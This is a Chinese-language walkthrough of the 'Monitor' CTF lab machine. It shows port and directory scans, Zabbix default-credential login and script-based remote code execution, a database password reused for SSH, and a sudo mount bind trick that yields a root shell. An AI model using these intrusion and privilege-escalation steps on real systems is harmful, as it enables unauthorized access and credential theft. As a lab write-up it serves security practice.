群友靶机-Monitor

信息搜集


```
┌──(root㉿kali)-[/home/kali/bash]
└─# nmap 192.168.2.160 -p- -A
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-10 17:45 EDT
Nmap scan report for Monitor.lan (192.168.2.160)
Host is up (0.00089s latency).
Not shown: 65525 closed tcp ports (reset)
PORT      STATE SERVICE             VERSION
22/tcp    open  ssh                 OpenSSH 8.4p1 Debian 5+deb11u3 (protocol
2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http                Apache httpd 2.4.62 ((Debian))
|_http-title:
\xE7\x9B\x91\xE6\x8E\xA7\xE7\xB3\xBB\xE7\xBB\x9F\xE7\x99\xBB\xE5\xBD\x95
|_http-server-header: Apache/2.4.62 (Debian)
111/tcp   open  rpcbind             2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      33979/udp6  mountd
|   100005  1,2,3      50729/tcp   mountd
|   100005  1,2,3      54639/tcp6  mountd
|   100005  1,2,3      60165/udp   mountd
|   100021  1,3,4      36203/tcp6  nlockmgr
|   100021  1,3,4      42167/tcp   nlockmgr
|   100021  1,3,4      45527/udp6  nlockmgr
|   100021  1,3,4      48225/udp   nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp  open  nfs                 3-4 (RPC #100003)
10050/tcp open  tcpwrapped
10051/tcp open  ssl/zabbix-trapper?
38181/tcp open  mountd              1-3 (RPC #100005)
42167/tcp open  nlockmgr            1-4 (RPC #100021)
50729/tcp open  mountd              1-3 (RPC #100005)
57319/tcp open  mountd              1-3 (RPC #100005)
MAC Address: 08:00:27:1E:C3:30 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
```

```
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 -
7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.89 ms Monitor.lan (192.168.2.160)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.84 seconds
```


开放的端口挺多的，能用的就只有22，80两个，其中10050和10051两个是配合zabbix监控有关的服务

web探测

80



弱口令直接进来了，但是里面没有可以点击或者是执行的内容




扫一下目录

```
┌──(root㉿kali)-[/home/kali/bash]
└─# dirsearch -u http://192.168.2.160/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_|||  _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist
size: 11460

Output File: /home/kali/bash/reports/http_192.168.2.160/__25-08-10_17-45-57.txt

Target: http://192.168.2.160/

[17:45:57] Starting:
[17:46:02] 403 -  278B  - /.ht_wsr.txt
[17:46:02] 403 -  278B  - /.htaccess.bak1
[17:46:02] 403 -  278B  - /.htaccess.sample
[17:46:02] 403 -  278B  - /.htaccess.orig
[17:46:02] 403 -  278B  - /.htaccess.save
[17:46:02] 403 -  278B  - /.htaccess_orig
[17:46:02] 403 -  278B  - /.htaccess_extra
[17:46:02] 403 -  278B  - /.htaccess_sc
[17:46:02] 403 -  278B  - /.htaccessOLD2
[17:46:02] 403 -  278B  - /.htaccessOLD
[17:46:02] 403 -  278B  - /.htaccessBAK
[17:46:02] 403 -  278B  - /.htm
[17:46:02] 403 -  278B  - /.html
[17:46:02] 403 -  278B  - /.htpasswds
[17:46:02] 403 -  278B  - /.htpasswd_test
[17:46:02] 403 -  278B  - /.httr-oauth
[17:46:04] 403 -  278B  - /.php
[17:46:48] 302 -    0B  - /dashboard.php  ->  index.php
```

```
[17:47:14] 302 -    0B  - /logout.php  ->  index.php
[17:47:42] 403 -  278B  - /server-status
[17:47:42] 403 -  278B  - /server-status/
[17:48:01] 301 -  315B  - /upload  ->  http://192.168.2.160/upload/
[17:48:01] 200 -  404B  - /upload/
[17:48:16] 200 -    1KB - /zabbix/
```

这里可以看到有一个路径，/zabbix

zabbix



默认的用户名和密码一搜就能搜到

zabbix远程代码执行


后面到反弹shell可以看这篇文章

https://www.geekby.site/2022/03/zabbix%E6%BC%8F%E6%B4%9E%E6%B7%B1%E5%85%A5%E5%88%A9%E7%94%A8/


写的特别详细

脚本大概是这样写的

Scripts



然后就是去到Monitoring里找到带有Zabbix server字样的内容都会出现下面的选框，点击刚才创建的脚本名称，即可运行脚本



这反弹的shell，每隔几分钟就会断，硬是在断断续续的折磨中拿到了hyh用户的密码

```
zabbix@Monitor:/$ find / -name 'zabbix.config.php' 2>/dev/null
/usr/share/zabbix/conf/zabbix.conf.php
zabbix@Monitor:/$ cat /usr/share/zabbix/conf/zabbix.conf.php
cat /usr/share/zabbix/conf/zabbix.conf.php
<?php
// Zabbix GUI configuration file.

$DB['TYPE']                             = 'MYSQL';
$DB['SERVER']                   = 'localhost';
```

```
$DB['PORT']                             = '0';
$DB['DATABASE']                 = 'zabbix';
$DB['USER']                             = 'zabbix';
$DB['PASSWORD']                 = 'root123';

// Schema name. Used for PostgreSQL.
$DB['SCHEMA']                   = '';

// Used for TLS connection.
$DB['ENCRYPTION']               = false;
$DB['KEY_FILE']                 = '';
$DB['CERT_FILE']                = '';
$DB['CA_FILE']                  = '';
$DB['VERIFY_HOST']              = false;
$DB['CIPHER_LIST']              = '';

// Vault configuration. Used if database credentials are stored in Vault secrets
manager.
$DB['VAULT_URL']                = '';
$DB['VAULT_DB_PATH']    = '';
$DB['VAULT_TOKEN']              = '';

// Use IEEE754 compatible value range for 64-bit Numeric (float) history values.
// This option is enabled by default for new Zabbix installations.
// For upgraded installations, please read database upgrade notes before enabling
this option.
$DB['DOUBLE_IEEE754']   = true;

// Uncomment and set to desired values to override Zabbix hostname/IP and port.
// $ZBX_SERVER                  = '';
// $ZBX_SERVER_PORT             = '';

$ZBX_SERVER_NAME                = 'Zabbix';

$IMAGE_FORMAT_DEFAULT   = IMAGE_FORMAT_PNG;

// Uncomment this block only if you are using Elasticsearch.
// Elasticsearch url (can be string if same url is used for all types).
//$HISTORY['url'] = [
//      'uint' => 'http://localhost:9200',
//      'text' => 'http://localhost:9200'
//];
// Value types stored in Elasticsearch.
//$HISTORY['types'] = ['uint', 'text'];

// Used for SAML authentication.
// Uncomment to override the default paths to SP private key, SP and IdP X.509
certificates, and to set extra settings.
//$SSO['SP_KEY']                        = 'conf/certs/sp.key';
//$SSO['SP_CERT']                       = 'conf/certs/sp.crt';
//$SSO['IDP_CERT']              = 'conf/certs/idp.crt';
//$SSO['SETTINGS']              = [];
```

可以看到配置文件内有一个password密码，经过测试得知是hyh用户的密码，直接ssh远程登陆

```
┌──(root㉿kali)-[/home/kali/bash]
└─# ssh hyh@192.168.2.160
```

```
hyh@192.168.2.160's password:
Linux Monitor 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 10 17:43:01 2025 from 192.168.2.240
hyh@Monitor:~$ id
uid=1000(hyh) gid=1000(hyh) groups=1000(hyh)
```

提权

```
hyh@Monitor:~$ sudo -l
Matching Defaults entries for hyh on Monitor:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User hyh may run the following commands on Monitor:
    (ALL) NOPASSWD: /usr/bin/mount
```

有sudo权限，并且mount在gtfobins内也有提权的方案

.. / mount

☆ Star 11,957

Sudo

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Exploit the fact that `mount` can be executed via `sudo` to *replace* the `mount` binary with a shell.

```
sudo mount -o bind /bin/sh /bin/mount
sudo mount
```

```
hyh@Monitor:~$ sudo mount -o bind /bin/sh /bin/mount
mount: 0: Illegal option -o bind
hyh@Monitor:~$ sudo mount
# bash
root@Monitor:/home/hyh# id
uid=0(root) gid=0(root) groups=0(root)
```

flag

```
root@Monitor:~# cat root.txt /home/hyh/user.txt
flag{root-deb15d884e04de6f6972b3c25e3cc11b}
flag{user-ab0e0561b1a833a6141ad2273744543c}
```